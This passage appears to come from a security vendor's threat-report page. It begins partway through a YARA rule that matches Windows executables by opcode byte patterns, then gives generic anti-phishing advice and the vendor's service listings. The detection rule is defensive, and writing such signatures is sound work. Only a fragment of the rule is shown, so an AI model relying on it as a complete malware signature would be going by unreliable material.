07 00 70 28 5C 00 00 0A 28 7D 00 00 0A 7E 58 00 00 04 72 2A 07 00 70 28 5C 00 00
0A 0B DE 03}
    $opc2 = {28 E6 00 00 0A 72 6A 1F 00 70 28 5C 00 00 0A 0A 28 E7 00 00 0A 6F E8
00 00 0A 0C 12 02 28 E9 00 00 0A 0B 06 28 EA 00 00 0A 0D}


condition:
    uint16(0) == 0x5A4D and (any of ($str*,$opc*))
}
```

MITIGATIONS

- Carefully review links or attachments in unknown or suspicious emails before clicking on them.
- Check the links in emails. Avoid clicking on unknown or strange URLs. Verify the URL using your browser before logging into an official website.
- Before opening attachments or links in emails, make sure they come from sources you trust. Beware of files from unknown sources.
- Protect your computer by using up-to-date antivirus and anti-malware software. This software can detect and block potential threats.
- Protect your online accounts by using strong, complex passwords and avoid using the same password for different accounts.
- Add an additional layer of security to your accounts using two-factor authentication (2FA).
- Regularly update your operating systems, browsers and security software. Updates often close security holes.

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Managed Security
Digital Forensics
Consultancy

Services at a glance

consultancy

- Continuous Cyber Security Consultancy
- Continuous Vulnerability Analysis Service
- Managed Detection and Response (MDR) Service
- SOC (Security Operations Center) Service

Managed Security

- Managed Detection and Response (MDR) Service
- SOC (Security Operations Center) Service
- Cyber Incident Response (SOME) Service
- SIEM / LOG Correlation Services

Risk & Threat Analysis

- Cyber Risk and Threat Analysis Service
- Ransomware Risk Analysis Service
- APT Detection & Cyber Hygiene Analysis Service
- Purple Teaming Service

Penetration Testing


- Penetration Testing
- Red Teaming Service
- Source Code Analysis Service

Forensics

- Network Forensic Service
- Digital Forensic Service
- Mobile Forensic Service

Threatblade

Attack Simulation platform ThreatBlade simulates cyber attacks against your organization's network and systems.



Endpoint Risk Assessment

- Evaluate the security posture of individual endpoints, identify vulnerabilities, and mitigate risks by conducting endpoint-specific scenarios.

Network Risk Assessment

- Continuously monitor the network security posture using network specific attack scenarios, produce trend reports, and improve network security posture.

Identify Weaknesses

- Identify potential weaknesses in an organization's cybersecurity infrastructure and provide actionable insights for improvement purposes.

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